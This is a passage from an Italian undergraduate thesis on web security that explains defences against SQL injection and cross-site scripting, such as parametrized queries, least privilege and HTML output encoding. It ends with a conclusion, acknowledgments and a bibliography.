Un altro tipo di contromisura che viene usata è l'uso di *procedure stored,* ossia l'uso di sequenze conosciute per l'accesso al database. Ciò significa che ogni riga di codice deve rispettare un certo formato e una certa sequenza di caratteri, al contrario queste non verranno accettate. Senza dubbio questo tipo di accorgimento riduce di molto i rischi di attacchi ma di sicuro non li elimina. Molto spesso è proprio il codice della *stored procedure* a contenere vulnerabilità.

5.1.2 Query parametrizzate

Molto spesso sia i database che le applicazioni web usano le API[4] per gestire input non sicuri, non permettendo così alle vulnerabilità di tipo SQL Injection di essere sfruttate.

Nelle query parametrizzate, anche dette *sequenze conosciute*, la costruzione di sequenze SQL che contengono gli input forniti dall'user vengono così gestite:

- L'applicazione specifica come una query deve essere strutturata, lasciando un posto riservato all'input fornito dall' utente.
- L'applicazione specifica i contenuti che possono essere scritti in questi posti riservati.

Fondamentalmente, i dati specificati nel secondo punto non vanno ad interferire con la struttura della query specificata nel primo punto. Dato che la struttura della query è già stata predisposta, la relativa API gestisce ogni tipo di spazio riservato ai dati in modo sicuro e quindi tutti i dati che verranno inseriti in questi posti saranno considerati come dati e non come sequenze di codice della struttura.

Sebbene queste query parametrizzate siano molto efficaci per prevenire attacchi di SQL Injection, dobbiamo comunque tenere a mente che queste devono essere utilizzate per ogni query del database e che ogni gruppo di dati deve essere opportunamente parametrizzato. Inoltre gli spazi riversati non devono essere usati per specificare i nomi delle tabelle o delle colonne usate nella query perché anche se molto raramente, le applicazioni devono specificare questi elementi nelle query SQL in base ai dati forniti dall' utente. In questo caso, l'approccio migliore è quello di usare una *white list,* in cui vengono specificate tutti i valori affidabili (ad esempio i nomi delle tabelle e delle colonne che sono veramente usate nel database) e vengono rifiutati tutti gli input che differiscono dagli elementi della lista.

[4] Application Programming Interface: indica l'insieme di procedure e funzioni disponibili al programmatore per interfacciarsi con un certo programma.

5.1.3 Difese basilari

Ovviamente, un controllo della sicurezza deve esse prima di tutto effettuato durante la scrittura del codice SQL, in modo da ridurre drasticamente ogni vulnerabilità e senza la necessità di usare tecniche di prevenzione come quelle spiegate in precedenza. Nel contesto degli attacchi alla parte back-end del database, esistono principalmente tre livelli di difese basilari che possono essere implementate:

- Quando l'applicazione accede al database, questa deve avere il minor livello possibile di privilegi. Infatti l'applicazione non necessita dei privilegi dell'amministratore per accedere al database, ma bastano semplicemente quelli di lettura e scrittura.
- Molti database aziendali hanno al loro interno un ingente numero di funzionalità che possono essere manomesse dall'attaccante che ottiene la facoltà di eseguire codici malevoli. Dove possibile, bisognerebbe rimuovere o disabilitare funzioni che non sono necessarie. Sebbene un'attaccante con ottime conoscenze, potrebbe comunque ricrearsi queste funzioni, il fatto di rimuovere o disabilitare quest'ultime rappresentano comunque un ostacolo molto grande per la maggior parte degli attaccanti.
- Tutti gli aggiornamenti (patch) prima di essere eseguiti devono essere ben valutati, testati e applicati in tempo nel caso in cui ci sia bisogno di risolvere le vulnerabilità conosciute nel database stesso. Nel caso di database volti a funzioni amministrative esistono molti servizi che notificano l'esistenza di vulnerabilità che non sono state ancora risolte dagli aggiornamenti e questi stessi servizi possono anche implementare opportune misure di correzione.

5.2 Prevenire il Cross-Site Scripting

Sebbene il Cross-Site Scripting si possa presentare in svariate forme, prevenire le sue vulnerabilità è una cosa abbastanza semplice. Il problema è quello di identificare ogni volta tutte le istanze riguardanti i dati controllati dagli utenti che potrebbero essere gestiti in maniera non sicura. Qualunque pagina di una qualsiasi applicazione può infatti contenere e mostrare dozzine di dati riguardanti l'utente. Inoltre, in aggiunta alle funzionalità di base, esistono messaggi di errore e altri posti dove le vulnerabilità posso esistere. Non sorprende quindi, che nemmeno i sistemi di sicurezza più avanzati riescano ad identificare un pericolo di attacco.
Esistono diversi tipi di prevenzione sia per gli attacchi persistenti e non, sia per attacchi DOM-based.

5.2.1 Prevenire attacchi persistenti e non persistenti

La causa principale di questi tipi di attacchi è il fatto che i dati appartenenti agli utenti vengono copiati nell'applicazione al momento della risposta del server senza opportuni controlli. Dato che questi dati sono inseriti direttamente nella pagina HTML, codici malevoli possono interferire con questa pagina andando a modificare non solo il suo contenuto ma anche la sua struttura, causando la "rottura" di pezzi di codice, dell'apertura e chiusura dei tag, e l'iniezione di malware.
Per eliminare le vulnerabilità di primo e secondo ordine, il primo passo da compiere è identificare ogni istanza all'interno dell'applicazione, dove risiedono i dati appartenenti all'utente. Questo include sia i dati che sono arrivati al momento, sia i dati che erano già stati immessi precedentemente.
Dopo aver identificato tutte le situazioni a rischi XSS e che necessitano di una difesa immediata, deve essere eseguito un triplice approccio per prevenire altre vulnerabilità che potrebbero insorgere. Questo approccio comprende:

- Input convalidati: dopo aver ricevuto i dati dell'utente, l'applicazione deve convalidare questi dati nel modo più rigido possibile come ad esempio controllare che i dati non siano troppo lunghi, che contengano solo caratteri permessi e che rispettino una forma decisa in precedenza.

  Altri tipi di convalidazioni devono anche essere applicate, il più rigidamente possibile, a nome, indirizzi e-mail e così via, in accordo con il tipo di dato che l'applicazione si aspetta di ricevere in un determinato campo.
- Output convalidati: una volta che l'applicazione si sta preparando a copiare i dati nei loro appositi spazi, questi devono essere codificati secondo la logica HTML in modo da evitare caratteri malevoli. Questa codifica avviene rimpiazzando tutti i caratteri considerati inattendibili con la rispettiva traduzione in HTML. Questo assicura che il browser gestisca anche i caratteri dannosi in modo sicuro, trattandoli come parte del contenuto del documento HTML e non come parte della sua struttura. Ad esempio il carattere `&` viene tradotto come `&`.
- Eliminazioni di punti di inserimento pericolosi: esistono alcune posti nella pagina dell'applicazione dove l'inserimento di dati potrebbe essere troppo pericoloso e per cui gli sviluppatori dovrebbero trovare un'alternativa.

  L'inserimento dei dati utente direttamente in JavaScript già esistenti dovrebbe essere evitato il più possibile. Questi script già esistenti potrebbero infatti già essere infettati da codici malevoli e quindi esporrebbero i dati ad un pericolo di attacco.

  Un altro posto dove gli input non dovrebbero essere immessi è dove nel comando JavaScript, l'inserimento appare diretto.

5.2.2 Prevenire attacchi DOM-based

Come abbiamo visto in precedenza, l'attacco DOM-based differisce da quelli persistenti e non, in quanto la vulnerabilità non coinvolge i dati che sono stati copiati nel server.

Dove possibile, le applicazioni dovrebbero evitare di usare script lato client per processare dati DOM e inserirli nella pagina. Proprio perché i dati vengono processati al di fuori del server, questo comportamento potrebbe essere molto rischioso.
Se quanto detto non può essere evitato allora esistono due tecniche di prevenzione, corrispondenti alla convalidazione dei dati in ingresso e in uscita, proprio come per gli attacchi *stored* e *reflected.*

- Input convalidati: molto spesso le applicazioni effettuano una convalidazione molto rigida sui dati che devono essere processati. Nonostante ciò, esistono aree dove la convalidazione lato client può essere più efficace rispetto a quello lato server.

  Oltre a questo controllo lato client, altre convalidazioni più rigorosa posso essere effettuate come difesa più efficace, in modo da intercettare richieste che potrebbe contenere malware per attacchi DOM-based. Ad esempio, potrebbero essere verificato che la query contenga parametri singoli o che i valori del parametro siano solo valori alfanumerici.
- Output convalidati: così come per gli attacchi non persistenti, anche per quelli DOM-based, si può procedere con la codifica del codice HTML prima che questo sia scritto permanentemente nel documento. [4]

Conclusioni

Lo scopo di questo documento era quello di introdurre i lettori al tema della Sicurezza Informatica, in particolare far conoscere due delle tecniche più invasive sviluppate al giorno d'oggi: SQL Injection e Cross-Site Scripting.

Il lavoro che è stato svolto voleva essere orientato a rendere capace il lettore di eseguire un'analisi del sistema informatico nel quale lavora, evitando l'insorgere di vulnerabilità e cercando di prevenire eventuali attacchi nel caso in cui alcune vulnerabilità non fossero state trattate a dovere durante la compilazione della pagina.

Sebbene vengono riportati alcuni esempi su come sfruttare le "falle" di un sistema, questa tesi non vuole essere come un "manuale di base per hacker" ma piuttosto vuole portare all'attenzione quali potrebbe essere le conseguenze di tali attacchi. In particolar modo si è visto come, anche attacchi di base e non molto complessi, possono portare alla cattura e a volte perdita di dati personali e alla conseguente compromissione dell'intero sistema.

Al giorno d'oggi, dove oramai è tutto in forma elettronica, una buona e corretta struttura del sistema è fondamentale. Purtroppo questo non avviene a causa dei costi troppo elevati sia per quanto riguarda il personale che andrebbe ad effettuare questa analisi sia per le applicazioni necessarie a questo lavoro.

Ritornando a questo determinato documento, l'argomento trattato è in continua evoluzione. Ogni giorno vengono pubblicate nuove vulnerabilità e nuove patch volte a fissare quel problema e di pari passo nascono nuove forme di *exploiting.*

Un lavoro molto interessante che potrebbe essere sviluppato in futuro è l'analisi della sicurezza del sito dell'Università di Camerino e della sua piattaforma Esse 3. Sarebbe interessante vedere il grado di sicurezza attuato per la creazione delle pagine, cosi come sarebbe interessante vedere quali precauzioni sono state prese.

Ringraziamenti

Prima di tutti, vorrei ringraziare la mia famiglia.
Grazie papà, per aver creduto sempre in me, per avermi accompagnato a Camerino ogni domenica sera, dopo aver finito di lavorare, anche a costo di dormire quattro ore la notte; grazie per ogni messaggio di incoraggiamento e del bene immenso che solo un padre nei confronti di una figlia può avere.
Grazie mamma, per non esserti mai arresa con me, anche quando ormai avevi perso ogni speranza e per tutti quei piatti buonissimi che mi prepari ogni fine settimana.
Grazie alla mia piccolina sorellina Francesca, per ogni abbraccio datomi appena rientravo a casa da Camerino e per il bene che vuoi alla tua sorellona (anche se non me lo dici mai!).

Grazie ad Alessio, per la pazienza, l'amore e l'incoraggiamento di ogni singolo giorno da quattro anni a questa parte. Se non fosse stato per te, sai bene che ora non sarei qui.

Grazie ad Enza e Peppe per avermi accolto nella loro umile dimora e avermi sopportato. Grazie a Marco, per tutti i raffreddori e le influenze. Grazie a Simone e Daniele per le grosse risate che mi avete fatto fare. Grazie a tutti voi, per aver reso questa esperienza indimenticabile.

Un grazie particolare va all'Università di Camerino e al professor Fausto Marcantoni, perché grazie al suo coinvolgimento e alla sua dedizione verso la materia che insegna mi ha fatto appassionare, non poco, al campo della sicurezza informatica e delle reti.

I ringraziamenti da fare sono moltissimi, perché nel bene e nel male, ogni persona incontrata durante questo cammino mi ha permesso di crescere e diventare oggi quella che sono.

Bibliografia

[1] G. Biscontini and M. C. d. Vivo, *Lezioni di diritto dell' informatica*, pp. 182-183.

[2] D. Gollmann, *Computer Security.*

[3] "*Storia degli Hacker*," http://www.windoweb.it/edpstory_new/ev_storia_hacker.htm.

[4] J. Grossman, R. Hansen, P. D. Petkov, A. Rager and S. Fogie, *XSS Attacks: Cross Site Scripting Exploits and Defense.*

[5] "*Fasi attacco penetration test*," http://www.html.it/articoli/fasi-attacco-penetration-test/.

[6] "*Nmap Security Scanner Official WebSite*," http://www.intilinux.com/sicurezza/658/i-bersagli-della-sql-injection-test-di-vulnerabilita/.

[7] "*Nessus Vulnerability Scanner*," http://www.tenable.com/products/nessus.

[8] "*Automatic SQL Injection and database takeover,*" http://sqlmap.org.

[9] "*Burp Suite, the leading toolkit for web application security testing*," http://portswigger.net/burp/ .

[10] "*Privilege Escalation*," http://en.wikipedia.org/wiki/Privilege_escalation.

[11] "*The less editor and compiler that almost makes it too easy*," http://crunchapp.net/.

[12] "*Creating wordlists with crunch v2.4*," http://adaywithtape.blogspot.it/2010/04/creating-wordlists-with-crunch-v23.html.

[13] "*VMWare Official WebSite*," http://www.vmware.com/it/ .

[14] "*BackTrack Linux- The Penetration Testing Distribution*," http://www.backtrack-linux.org/ .

[15] "*Windows Product Official WebSite*," http://windows.microsoft.com/it-it/windows7/products/home .

[16] OWASP, "*SQL Injection,*" https://www.owasp.org/index.php/SQL_Injection.

[17] "*I bersagli della SQL Injection*," http://www.intilinux.com/sicurezza/658/i-bersagli-della-sql-injection-test-di-vulnerabilita/.

[18] "*Vulnerability Scanning Tools*," https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools.

[19] "*The world's most advanced Open Source vulnerability scanner and manager*,"
http://www.openvas.org/.

[20] "*MileScan*,"
http://www.milescan.com/hk/.

[21] "*Vulnerability Management Software - Nexpose,*"
http://www.rapid7.com/products/nexpose/.

[22] D. Stuttard and M. Pinto, The web application hacker's handbook.

[23] "*SQL UNION Keyword*,"
http://www.w3schools.com/sql/sql_union.asp.

[24] "*SQL ORDER BY Keyword*,"
http://www.w3schools.com/sql/sql_orderby.asp.

[25] "*MySql: Il database open source più diffuso al mondo*,":
http://www.mysql.it/.

[26] "*DVWA Official WebSite*,"
http://www.dvwa.co.uk/.

[27] "*SQL Injection Exploitation- DVWA*,"
http://pentestlab.wordpress.com/tag/metasploitable-2/page/6/.

[28] "*Md5Decrypter Offcial Web Site*,"
http://www.md5decrypter.co.uk/ .

[29] OWASP, "*Cross-Site Scripting,*" https://www.owasp.org/index.php/Cross-site_Scripting_(XSS).

[30] "*XSS for Stealing Cookies and Mozzila for Using Them: article 201207*," http://whyjoseph.blogspot.it/2012/12/xss-for-stealing-cookies-and-mozzila.html.

[31] "*TamperData AddOn*," https://addons.mozilla.org/it/firefox/addon/tamper-data/ .

[32] "*Firefox Official WebSite,*" http://www.mozilla.org/it/firefox/new/ .

[33] "*I bersagli della SQL Injection: test di vunerabilità,*" http://www.intilinux.com/sicurezza/658/i-bersagli-della-sql-injection-test-di-vulnerabilita/.

Indice delle figure

Indice delle tabelle